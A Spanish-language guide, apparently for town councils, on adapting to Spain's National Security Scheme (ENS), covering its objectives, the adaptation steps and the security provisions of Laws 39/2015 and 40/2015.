En el siguiente enlace se pueden visualizar la lista vigente de Entidades de certificación acreditadas, o en vías de acreditación, para expedir certificaciones de conformidad con el ENS.

LA FINALIDAD INICIAL DEL ENS ES LA CREACIÓN DE LAS CONDICIONES NECESARIAS DE CONFIANZA EN EL USO DE LOS MEDIOS ELECTRÓNICOS, A TRAVÉS DE MEDIDAS PARA GARANTIZAR LA SEGURIDAD DE LOS SISTEMAS, LOS DATOS, LAS COMUNICACIONES, Y LOS SERVICIOS ELECTRÓNICOS

[1]Los sistemas de categoría básica requieren una declaración de conformidad. Los sistemas de categoría media y alta requieren la certificación de conformidad a través de entidades acreditadas por la ENAC.

2 Objetivo y alcance



El ENS determina la política de seguridad que se ha de aplicar en la utilización de los medios electrónicos. Está constituido por los principios básicos y requisitos mínimos para una protección adecuada de la información. Será aplicado por las AA.PP. para asegurar la seguridad de la información en todas sus dimensiones, es decir, confidencialidad, disponibilidad, integridad, autenticidad, trazabilidad y conservación de los datos, informaciones y servicios utilizados en medios electrónicos que se gestionan las AA.PP. en el ejercicio de sus competencias.

1.1 Objetivos

El ENS persigue los siguientes objetivos:

Crear las condiciones necesarias de confianza en el uso de los medios electrónicos, a través de medidas para garantizar la seguridad de la información y los servicios electrónicos, que permita a los ciudadanos y a las AA.PP, el ejercicio de derechos y el cumplimiento de deberes a través de estos medios.

Establecer la política de seguridad en la utilización de medios electrónicos constituida por los principios básicos y los requisitos mínimos para una protección adecuada de la información.

Promover la gestión continuada de la seguridad, al margen de impulsos puntuales, o de su ausencia.

Promover la prevención, detección y corrección.

Promover un tratamiento homogéneo de la seguridad que facilite la cooperación en la prestación de servicios de administración electrónica cuando participan diversas entidades. Esto supone proporcionar los elementos comunes que han de guiar la actuación de las administraciones públicas en materia de seguridad de las tecnologías de la información; también aportar un lenguaje común para facilitar la interacción de las administraciones públicas, así como la comunicación de los requisitos de seguridad de la información a la Industria.

La seguridad se concibe como una actividad integral, en la que no caben actuaciones puntuales o tratamientos coyunturales, debido a que la debilidad de un sistema la determina su punto más frágil y, a menudo, este punto es la coordinación entre medidas individualmente adecuadas pero deficientemente ensambladas.

1.1.1 Elementos del Esquema Nacional de Seguridad

Los elementos principales del ENS son:

- Los **principios básicos** a considerar en las decisiones en materia de seguridad
- Los **requisitos mínimos** que permitan una protección adecuada de la información
- El mecanismo para lograr el cumplimiento de los principios básicos y de los requisitos mínimos mediante la adopción de medidas de seguridad proporcionadas a la naturaleza de la información y los servicios a proteger.
- Las comunicaciones electrónicas
- La auditoría de la seguridad
- La respuesta ante incidentes de seguridad
- La certificación de la seguridad y en particular el uso de componentes evaluados y certificados
- La conformidad
- La formación y la concienciación

> El aspecto principal del ENS es, sin duda, que todos los órganos superiores de las AA.PP. deberán disponer formalmente de su política de seguridad que articule la gestión continuada de la seguridad, que será aprobada por el titular del órgano superior correspondiente, que se establecerá en base a los principios básicos y que se desarrollará aplicando los requisitos mínimos, según se expone a continuación...


1.1.2 Adecuación al Esquema Nacional de Seguridad

En la disposición transitoria del Real Decreto 3/2010 se articulaba un mecanismo escalonado para su adecuación de manera que los sistemas de las AA.PP deberían estar adecuados a este Esquema en unos plazos en ningún caso superiores a 48 meses desde la entrada en vigor del mismo. El plazo de adecuación vencía el 30 de enero de 2014.

Posteriormente, el Real Decreto 951/2015, de 23 de octubre, de modificación del Real Decreto 3/2010, de 8 de enero, por el que se regula el ENS en el ámbito de la Administración Electrónica abrió un plazo de 24 meses para la adecuación a lo previsto en la modificación que finaliza el 5 de noviembre de 2017.

La adecuación ordenada al ENS requiere el tratamiento de las siguientes cuestiones:

- Preparar y aprobar la **política de seguridad**, incluyendo la definición de roles y la asignación de responsabilidades. (Véase CCN-STIC 805 Política de seguridad de la información)
- **Categorizar los sistemas** atendiendo a la valoración de la información manejada y de los servicios prestados. (Véase CCN-STIC 803 Valoración de sistemas en el Esquema Nacional de Seguridad)
- Realizar el **análisis de riesgos**, incluyendo la valoración de las medidas de seguridad existentes. (Véase Magerit versión 3 y programas de apoyo–Pilar-)
- Preparar y aprobar la Declaración de aplicabilidad de las **medidas de seguridad** del Anexo II del ENS. (Véase CCN-STIC 804 Medidas e implantación del Esquema Nacional de Seguridad)
- Elaborar un **plan de adecuación** para la mejora de la seguridad, sobre la base de las insuficiencias detectadas, incluyendo plazos estimados de ejecución. (Véase CCN-STIC 806 Plan de adecuación del Esquema Nacional de Seguridad)
- **Implantar, operar y monitorizar** las medidas de seguridad a través de la gestión continuada de la seguridad correspondiente. (Véase serie CCN-STIC)
- **Auditar** la seguridad (Véase CCN-STIC 802 Auditoría del Esquema Nacional de Seguridad y CCN-STIC 808 Verificación del cumplimiento de las medidas en el Esquema Nacional de Seguridad).
- **Informar sobre el estado de la seguridad al órgano competente en la materia** (Véase CCN-STIC 815 Métricas e Indicadores en el Esquema Nacional de Seguridad y CCN-STIC 824 Informe del Estado de Seguridad).



1.2 Alcance

En este libro de recomendaciones sobre el itinerario para la adecuación al ENS, se habrá conseguido el objetivo principal si con la elaboración del mismo, ayudamos a saber cómo hemos de trabajar en la adecuación y medidas a adoptar dentro de nuestra organización, para asegurar la información y los datos dentro de las infraestructuras necesarias y que no se quede en una mera declaración de intenciones.

¿Para qué sirve una Guía de Recomendaciones sobre un Itinerario a seguir?

Es un plan que establece a grandes rasgos la secuencia de pasos para alcanzar un objetivo. Puede entenderse como un plan de acción a corto, medio y largo plazo, y que acerca desde los objetivos más estratégicos a objetivos más tangibles y alcanzables.

La finalidad de esta guía de recomendaciones es servir de base a la institución para saber dónde está y qué debe hacer para llegar a donde quiere llegar. Todo ello con objeto de definir sus objetivos, así como ofrecer unas líneas estratégicas claras para el desarrollo de los distintos procesos en aras de alcanzar realmente esos objetivos.

Es un plan sobre una problemática concreta a tratar, a las que hay que dar una solución.

¿Cómo se plantea la Metodología de trabajo?

El presente documento constituye el itinerario **de trabajo sobre la adecuación al ENS para las administraciones locales**.

Es un libro de trabajo sobre la adecuación al ENS dentro del proceso de Transformación Digital para las Administraciones Locales. En él se hace una descripción de las pautas, requisitos y los pasos a seguir, para conseguir definir una **hoja de ruta personalizada para la adecuación al ENS**, teniendo en cuenta la definición y marco legal del esquema, los roles a adoptar según las competencias dentro de la organización, el modelo a seguir dividido en varias fases, actuaciones, tareas y niveles así como distintos sistemas de medición , terminando en la descripción de cómo llevar a cabo la **divulgación** en el ámbito interno de la institución y hacia el exterior, acorde siempre a la nueva normativa existente para las administraciones locales.

Disponer de un libro de recomendaciones sobre el itinerario a seguir y todos los temas que hay que conocer, nos ayudará a analizar y estudiar todos los conceptos necesarios para poder abordar de forma exitosa la adecuación al ENS y cómo conseguir minimizar esa falta de seguridad en la información y los datos que generan nuestros propios sistemas y que no es fácil de solucionar.

El objetivo último es ayudar a los Ayuntamientos a definir su propia hoja de ruta personalizada de los distintos procesos de gestión que requiere la adecuación al ENS dentro del proceso global de transformación digital acorde a la nueva normativa (Ley 39/2015 de procedimiento administrativo común y Ley 40/2015 de Régimen jurídico), para las administraciones locales.

¿En qué medida me resulta de aplicación el ENS?

ENS se dirige a cualquier AA.PP.

EL OBJETIVO ÚLTIMO ES AYUDAR A LOS AYUNTAMIENTOS A DEFINIR SU PROPIA HOJA DE RUTA PERSONALIZADA DE LOS DISTINTOS PROCESOS DE GESTIÓN QUE REQUIERE LA ADECUACIÓN AL ENS DENTRO DEL PROCESO GLOBAL DE TRANSFORMACIÓN DIGITAL

2 Definición y Marco Legal

"Las Leyes 39 y 40 no serán completas
sin el cumplimiento del Esquema Nacional de Seguridad"
Carlos Galán

2.1 La seguridad de la información en el marco de la Administración electrónica

La Constitución española de 1978, en su artículo 103.1, proclama: "La Administración Pública sirve con objetividad los intereses generales y actúa de acuerdo con los principios de **eficacia**, jerarquía, descentralización, desconcentración y coordinación, con sometimiento pleno a la Ley y al Derecho."

Así pues, y amparado genéricamente en el principio irrenunciable de la eficacia, el despliegue de los servicios que el Sector Público (Administraciones Públicas y Sector Público Institucional) debe prestar a los ciudadanos, especialmente cuando se usan las **Tecnologías de la Información y la Comunicación (TIC)**, exige contar –para dar cumplida respuesta a aquella exigencia constitucional– con los procedimientos administrativos, métodos y herramientas más adecuados que vengan a garantizar a todos sus destinatarios: ciudadanos y empresas, pero también el resto del Sector Público, la **seguridad y confiabilidad** de sus actos.

Efectivamente, de poco serviría poseer unas magníficas tecnologías que posibilitaran el tratamiento y la comunicación de millones de datos si los actores implicados en la vida de los procedimientos administrativos no percibieran los sistemas de información en los que se sustenta su relación como infraestructuras seguras y tan confiables como la misma esencia de sus actividades requiere.

2.2 El marco legal: de la Ley 11/2007 a las Leyes 39/2015 y 40/2015

No cabe duda –como así se ha afirmado–, que el **mejor servicio al ciudadano** constituye la razón de las **reformas** que, tras la aprobación de la Constitución, se han ido acometiendo en España para configurar una Administración moderna que haga de los **principios de eficacia y eficiencia** su razón última, y siempre con la mirada puesta en los ciudadanos y en los intereses generales.

Tal interés constituyó la principal razón de ser de la **Ley 11/2007, de Acceso Electrónico de los Ciudadanos a los Servicios Públicos** (LAECSP, en adelante), eje vertebrador originario de la que se ha dado en llamar **Administración electrónica**, persiguiendo estar a la altura de nuestra época y del adecuado posicionamiento de nuestras Administraciones Públicas en el marco europeo e internacional. La publicación de la **Ley 39/2015, de 1 de octubre, del Procedimiento Administrativo Común de las Administraciones Públicas** (LPACAP, en adelante) y la **Ley 40/2015, de 1 de octubre, de Régimen Jurídico del Sector Público** (LRJSP, en adelante) que derogan la anterior, consolidan la primacía del uso de los medios electrónicos en el desenvolvimiento de las entidades públicas.

EL USO DE LAS TIC ACERCA LA ADMINISTRACIÓN A LOS CIUDADANOS, EMPRESAS Y PROFESIONALES

Es en ese contexto en el que el Sector Público debe comprometerse con su época y ofrecer a sus ciudadanos las **ventajas y posibilidades que la Sociedad de la Información tiene**, asumiendo su responsabilidad de contribuir a hacer realidad tal paradigma. Los técnicos y los científicos han puesto en pie los instrumentos de esta sociedad, pero su generalización depende, en buena medida, del impulso que reciba de aquel sector. De todo ello se derivará, a la postre, la **confianza y seguridad** que sea capaz de generar en los ciudadanos y en la bondad de la prestación de los servicios ofrecidos.

Como se ha dicho, el uso de las TIC **acerca la Administración a los ciudadanos, empresas y profesionales**. El tiempo y el espacio, en este nuevo paradigma, ya no constituyen elementos que puedan poner en peligro una comunicación adecuada -y eficaz- entre el administrado y su Administración. El uso eficiente de las TIC no sólo permite a los ciudadanos contemplar al Sector Público como una organización a su servicio y no como una burocracia pesada y exigente, sino que, además de esto, estas tecnologías facilitan el acceso a los servicios públicos a aquellas personas que antes tenían grandes dificultades para llegar a las dependencias oficiales, por motivos de localización geográfica, condiciones físicas de movilidad, etc., posibilitando la completa **integración y accesibilidad** de las personas y los grupos sociales.

> Las nuevas regulaciones, más allá de consagrar la relación con las Administraciones públicas por medios electrónicos como un derecho de los ciudadanos y como una obligación correlativa para tales Administraciones, sitúan a los medios electrónicos en el mismo centro de la actividad pública, pasando de aquel originario podrán de la Ley 30/1992, al deberán de la Ley 11/2007 y, de éste, al son de la Ley 39/2015 y la Ley 40/2015, como elementos configuradores de una nueva realidad.

EL USO EFICIENTE DE LAS TIC FACILITAN EL ACCESO A LOS SERVICIOS PÚBLICOS POSIBILITANDO LA COMPLETA INTEGRACIÓN Y ACCESIBILIDAD DE LAS PERSONAS Y LOS GRUPOS SOCIALES

2.3 Consecuencias del derecho a la "relación electrónica".


El reconocimiento general de la relación electrónica con el Sector Público plantea varias cuestiones que es necesario contemplar:

- La progresiva utilización de medios electrónicos suscita la cuestión de la **privacidad de los datos** que se facilitan electrónicamente en relación con un expediente.
- Los legitimados tienen **derecho de acceso al estado de tramitación del procedimiento administrativo**, así como examinar los documentos de los que se compone. Lo mismo debe suceder, como mínimo, en un expediente iniciado electrónicamente o tramitado de esta forma. Dicho expediente debe poder permitir el acceso en línea a los interesados para verificar la situación del expediente, sin mengua de todas las garantías de la privacidad.
- En todo caso, la progresiva utilización de comunicaciones electrónicas, derivada del reconocimiento del derecho a comunicarse electrónicamente con la Administración, suscita la cuestión no ya de la adaptación de ésta -recursos humanos y materiales a una nueva forma de relacionarse con los ciudadanos, sino también la cuestión de la manera de adaptar sus formas de actuación y tramitación de los expedientes y en general **racionalizar, simplificar y adaptar los procedimientos**, aprovechando la nueva realidad que imponen las TIC.
- El hecho de reconocer el derecho (obligación, en algunos casos) de los ciudadanos a comunicarse electrónicamente con la Administración plantea, en primer lugar, la necesidad de definir claramente la sede administrativa electrónica con la que se establecen las relaciones, promoviendo un régimen de identificación, autenticación, contenido mínimo, protección jurídica, accesibilidad, disponibilidad y responsabilidad.

Todo ello comporta y exige SEGURIDAD, en todas sus vertientes: administrativa, tecnológica y jurídica.

24 La Seguridad en las Leyes 39/2015 y 40/2015

Son muchos los preceptos contenidos en nuestras leyes administrativas de referencia (Ley 39/2015 y Ley 40/2015) que insisten en la necesidad de que el desenvolvimiento de las entidades del Sector Público, tanto si obedece al desarrollo del procedimiento como si responde al ejercicio general de sus competencias, debe tener lugar en el marco de un entorno que contemple todas las medidas de seguridad que sean precisas para garantizar a los administrados y a las propias entidades públicas, la integridad, confidencialidad, autenticidad y trazabilidad de la información tratada y la disponibilidad de los servicios prestados.



La seguridad como proceso transversal

La Ley 39/2015 recoge entre los derechos de las personas en sus relaciones con las Administraciones Públicas, el relativo *"a la protección de datos de carácter personal, y en particular a la seguridad y confidencialidad de los datos que figuren en los ficheros, sistemas y aplicaciones de las Administraciones Públicas"*. Realiza, además, diversas menciones al cumplimiento de las garantías y medidas de seguridad al referirse a registros, archivo de documentos y copias.

La Ley 40/2015, por su parte, recoge en su artículo 156 el Esquema Nacional de Seguridad, así mismo menciona la seguridad al referirse a las relaciones de las administraciones por medios electrónicos, la sede electrónica, el archivo electrónico de documentos, los intercambios electrónicos en entornos cerrados de comunicaciones y las transmisiones de datos entre Administraciones Públicas.

Algunos ejemplos de preceptos contenidos en el citado ordenamiento que refuerzan la necesidad de "seguridad" se muestran seguidamente.

Ley 39/2015 – Procedimiento Administrativo Común de las AA.PP.

Art. 13. Derechos de las personas en sus relaciones con las Administraciones Públicas

h) A la protección de datos de carácter personal, y en particular a la **seguridad** y **confidencialidad** de los datos que figuren en los ficheros, sistemas y aplicaciones de las Administraciones Públicas.

Art. 16. Registro

1... Tanto el Registro Electrónico General de cada Administración como los registros electrónicos de cada Organismo cumplirán con las garantías y medidas de seguridad previstas en la legislación en materia de protección de datos de carácter personal.

Art. 17. Archivo de documentos

3. Los medios o soportes en que se almacenen documentos, deberán contar con medidas de seguridad, de acuerdo con lo previsto en el ENS, que garanticen la integridad, autenticidad, confidencialidad, calidad, protección y conservación de los documentos almacenados. En particular, asegurarán la identificación de los usuarios y el control de accesos, así como el cumplimiento de las garantías previstas en la legislación de protección de datos.

Art. 27. Validez y eficacia de las copias realizadas por las Administraciones Públicas

Las copias auténticas tendrán la misma validez y eficacia que los documentos originales.
3. Para garantizar la identidad y contenido de las copias electrónicas o en papel, y por tanto su carácter de copias auténticas, las Administraciones Públicas deberán ajustarse a lo previsto en el Esquema Nacional de Interoperabilidad, el ENS y sus normas técnicas de desarrollo.

Art. 28. Documentos aportados por los interesados al procedimiento administrativo.

3... Se presumirá que esta consulta es autorizada por los interesados, salvo que conste en el procedimiento su oposición expresa o la ley especial aplicable requiera consentimiento expreso, debiendo, en ambos casos, ser informados previamente de sus derechos en materia de protección de datos de carácter personal.

Art. 31 Cómputo de plazos en los registros

2. El registro electrónico de cada Administración u Organismo se regirá a efectos de cómputo de los plazos, por la fecha y hora oficial de la sede electrónica de acceso, que deberá contar con las medidas de **seguridad** necesarias para garantizar su integridad y figurar de modo accesible y visible

Art. 40. Notificación

5. Las Administraciones Públicas podrán adoptar las medidas que consideren necesarias para la **protección** de los datos personales que consten en las resoluciones y actos administrativos, cuando éstos tengan por destinatarios a más de un interesado.

Disposición adicional segunda. Adhesión de las Comunidades Autónomas y Entidades Locales a las plataformas y registros de la Administración General del Estado.

.. Opte por mantener su propio registro o plataforma, las citadas Administraciones deberán garantizar que éste cumple con los requisitos del Esquema Nacional de Interoperabilidad, el ENS, y sus normas técnicas de desarrollo.

Ley 40/2015 – Régimen Jurídico del Sector Público

Art. 38. Sede electrónica

2. El establecimiento de una sede electrónica conlleva la responsabilidad del titular respecto de la integridad, veracidad y actualización de la información y los servicios a los que pueda accederse a través de la misma.
Cada Administración Pública determinará las condiciones e instrumentos de creación de las sedes electrónicas, con sujeción a los principios de transparencia, publicidad, responsabilidad, calidad, **seguridad**, **disponibilidad**, accesibilidad, neutralidad e interoperabilidad.

Art. 44. Intercambio electrónico de datos en entornos cerrados de comunicación

4. En todo caso deberá garantizarse la **seguridad** del entorno cerrado de comunicaciones y la protección de los datos que se transmitan.

Art. 46. Archivo electrónico de documentos

3. Los medios o soportes en que se almacenen documentos, deberán contar con medidas de seguridad, de acuerdo con lo previsto en el ENS, que garanticen la integridad, autenticidad, confidencialidad, calidad, protección y conservación de los documentos almacenados. En particular, asegurarán la identificación de los usuarios y el control de accesos, el cumplimiento de las garantías previstas en la legislación de protección de datos, así como la recuperación y conservación a largo plazo de los documentos electrónicos producidos por las Administraciones Públicas que así lo requieran, de acuerdo con las especificaciones sobre el ciclo de vida de los servicios y sistemas utilizados

Art. 155. Transmisiones de datos entre Administraciones Públicas.

1. De conformidad con lo dispuesto en la Ley Orgánica 15/1999, de 13 de diciembre, de Protección de Datos de Carácter Personal y su normativa de desarrollo, cada Administración deberá facilitar el acceso de las restantes Administraciones Públicas a los datos relativos a los interesados que obren en su poder, especificando las condiciones, protocolos y criterios funcionales o técnicos necesarios para acceder a dichos datos con las máximas garantías de **seguridad**, integridad y disponibilidad.

LOS MEDIOS O SOPORTES DEBERÁN CONTAR CON MEDIDAS QUE GARANTICEN LA INTEGRIDAD, AUTENTICIDAD, CONFIDENCIALIDAD, CALIDAD, PROTECCIÓN Y CONSERVACIÓN DE LOS DOCUMENTOS ALMACENADOS

2.5 ¿Qué es el Esquema Nacional de Seguridad? Un enfoque legal

Regulado en el Real Decreto 3/2010, de 8 de enero, actualizado mediante Real Decreto 951/2015, de 23 de octubre.

Como hemos dicho y así se señala en el texto introductorio a la norma, en el ámbito de las Administraciones Públicas, la consagración del derecho a comunicarse con ellas a través de medios electrónicos comporta una obligación correlativa de las mismas, que tiene, como premisas, la promoción de las condiciones para que la libertad y la igualdad sean reales y efectivas, y la remoción de los obstáculos que impidan o dificulten su plenitud, lo que demanda incorporar las peculiaridades que exigen una aplicación segura de estas tecnologías.

A ello vino a dar respuesta, primero, el artículo 42.2 de la derogada LAECSP y, actualmente, el artículo 156.2 de la LRJSP, mediante la creación del ENS, cuyo objeto es el establecimiento de los principios y requisitos de una política de seguridad en la utilización de medios electrónicos que permita la adecuada protección de la información.

Así, y por la parte que ahora nos interesa, el citado artículo 156, señala:

> **Artículo 156. Esquema Nacional de Interoperabilidad y Esquema Nacional de Seguridad.**
>
> 1...
> *2. El Esquema Nacional de Seguridad tiene por objeto establecer la política de seguridad en la utilización de medios electrónicos en el ámbito de la presente Ley, y está constituido por los principios básicos y requisitos mínimos que garanticen adecuadamente la seguridad de la información tratada.*

Llegado este punto, hay que decir que el ENS define Política de Seguridad como:

> *"Conjunto de directrices plasmadas en documento escrito, que rigen la forma en que una organización gestiona y protege la información y los servicios que considera críticos."*

Y que la definición que hace de Sistema de Información es:

> *"Conjunto organizado de recursos para que la información se pueda recoger, almacenar, procesar o tratar, mantener, usar, compartir, distribuir, poner a disposición, presentar o transmitir."*

El ENS, desarrollando el mandato del artículo 156.2 de la LRJSP (y, antes, del artículo 42.2 de la LAECSP), contiene:

Los Principios Básicos y los Requisitos Mínimos para alcanzar la antedicha protección de la información.

Atendiendo a las siguientes definiciones:

Principios Básicos de Seguridad	*"Fundamentos que deben regir toda acción orientada a asegurar la información y los servicios."*
Requisitos Mínimos de Seguridad	*"Exigencias necesarias para asegurar la información y los servicios."*

Tales Principios Básicos y Requisitos Mínimos serán aplicados obligatoriamente por todas las entidades del sector Público para asegurar el **acceso**, la **integridad**, la **disponibilidad**, la **autenticidad**, la **confidencialidad**, **la trazabilidad** y la **conservación** de los datos, informaciones y servicios que traten o manejen tales entidades.

La finalidad del ENS

Es la **creación de las condiciones necesarias de confianza** en el uso de los medios electrónicos, a través de medidas para garantizar la seguridad de los sistemas, los datos, las comunicaciones y los servicios electrónicos, que permitan a los ciudadanos y a las entidades de las Administraciones públicas y el Sector Público Institucional el ejercicio de derechos y el cumplimiento de deberes a través de estos medios.

En definitiva, el ENS persigue fundamentar la confianza de que los sistemas de información prestarán sus servicios y custodiarán la información de acuerdo con sus especificaciones funcionales, sin interrupciones o modificaciones fuera de control, y sin que la información pueda llegar al conocimiento de personas no autorizadas, desarrollándose y perfeccionándose en paralelo a la evolución de los servicios y a medida que vayan consolidándose los requisitos de los mismos y de las infraestructuras que lo apoyan.

Por otro lado, en la actualidad, los sistemas de información de las Administraciones Públicas no constituyen elementos aislados, sino que, por el contrario, suelen estar **poderosamente interconectados**, pudiéndose conectar también con otros sistemas pertenecientes al resto del sector público, el sector privado, ciudadanos, profesionales y empresas.

Por tanto, ante la multiplicidad de amenazas que pueden poner en peligro las referidas relaciones electrónicas, se hace necesario dotar a las redes y a los sistemas de información de la necesaria **Seguridad de la Información**: **la Ciberseguridad**, a la que podemos definir como:

La capacidad de las redes o de los sistemas de información de resistir, con un determinado nivel de confianza, los accidentes o acciones ilícitas o malintencionadas que comprometan la disponibilidad, autenticidad, integridad y confidencialidad de los datos almacenados o transmitidos y de los servicios que dichas redes y sistemas ofrecen o hacen accesibles.

2.6 Las Instrucciones Técnicas de Seguridad del ENS

Tal y como prescribe el artículo 29 del ENS, el **Ministerio de Hacienda y Función Pública**, a propuesta de la Comisión Sectorial de Administración Electrónica, y a iniciativa del **Centro Criptológico Nacional (CCN)**, aprobará las Instrucciones Técnicas de Seguridad, de obligado cumplimiento, y se publicarán mediante resolución de la Secretaría de Estado de Función Pública, siendo esenciales para lograr una adecuada, homogénea y coherente implantación de los requisitos y medidas recogidos en el ENS.

Así, estas **Instrucciones Técnicas de Seguridad (ITS)**, que la Disposición Adicional cuarta del ENS recoge en una primera lista no exhaustiva, entran a regular aspectos concretos que la realidad cotidiana ha mostrado especialmente significativos, tales como:

- Informe del Estado de la Seguridad;
- Notificación de Incidentes de Seguridad;
- Auditoría de la Seguridad;
- Conformidad con el ENS;
- Adquisición de Productos de Seguridad;
- Criptología de empleo en el ENS;
- Interconexión en el ENS y
- Requisitos de Seguridad en entornos externalizados;

Sin perjuicio, como se indicaba, de las propuestas que pueda acordar la Comisión Sectorial de Administración Electrónica, según lo establecido en el citado artículo 29[2].

2.7 Ámbito de aplicación del ENS

De manera análoga a lo que sucede con buena parte del ordenamiento jurídico, el ámbito de aplicación del ENS es doble, a saber:

Por razón de los sujetos o entidades a los que se dirige la norma. → **ÁMBITO SUBJETIVO DE APLICACIÓN**

Por razón de las materias que son objeto de su regulación. → **ÁMBITO OBJETIVO o MATERIAL DE APLICACIÓN**

[2] A la fecha de redacción del presente texto, las ITS publicadas son: Resolución de 13 de octubre de 2016, de la Secretaría de Estado de Administraciones Públicas, por la que se aprueba la Instrucción Técnica de Seguridad de conformidad con el Esquema Nacional de Seguridad y Resolución de 7 de octubre de 2016, de la Secretaría de Estado de Administraciones Públicas, por la que se aprueba la Instrucción Técnica de Seguridad de Informe del Estado de la Seguridad (ambas en el BOE Núm. 265, Miércoles 2 de noviembre de 2016).

Ámbito subjetivo de aplicación

El ENS será aplicado a los sistemas de información del Sector Público para asegurar el acceso, integridad, disponibilidad, autenticidad, confidencialidad, trazabilidad y conservación de los datos, informaciones y servicios utilizados en medios electrónicos que gestione en el ejercicio de sus competencias.

Tras la entrada en vigor de la LRJSP, el ámbito subjetivo de aplicación del ENS se determina atendiendo a lo recogido en el apartado segundo del artículo 156 de aquella norma, que señala:

> *"2. El Esquema Nacional de Seguridad tiene por objeto establecer la política de seguridad en la utilización de medios electrónicos en el ámbito de la presente Ley, y está constituido por los principios básicos y requisitos mínimos que garanticen adecuadamente la seguridad de la información tratada".*

Por su parte, el ámbito subjetivo de aplicación de la LRJSP está definido en su artículo 2, que señala:

"Artículo 2. Ámbito Subjetivo

1. La presente Ley se aplica al sector público que comprende:

a) La Administración General del Estado.
b) Las Administraciones de las Comunidades Autónomas.
c) Las Entidades que integran la Administración Local.
d) El sector público institucional.

2. El sector público institucional se integra por:

a) Cualesquiera organismos públicos y entidades de derecho público vinculados o dependientes de las Administraciones Públicas.

b) Las entidades de derecho privado vinculadas o dependientes de las Administraciones Públicas que quedarán sujetas a lo dispuesto en las normas de esta Ley que específicamente se refieran a las mismas, en particular a los principios previstos en el artículo 3, y en todo caso, cuando ejerzan potestades administrativas.

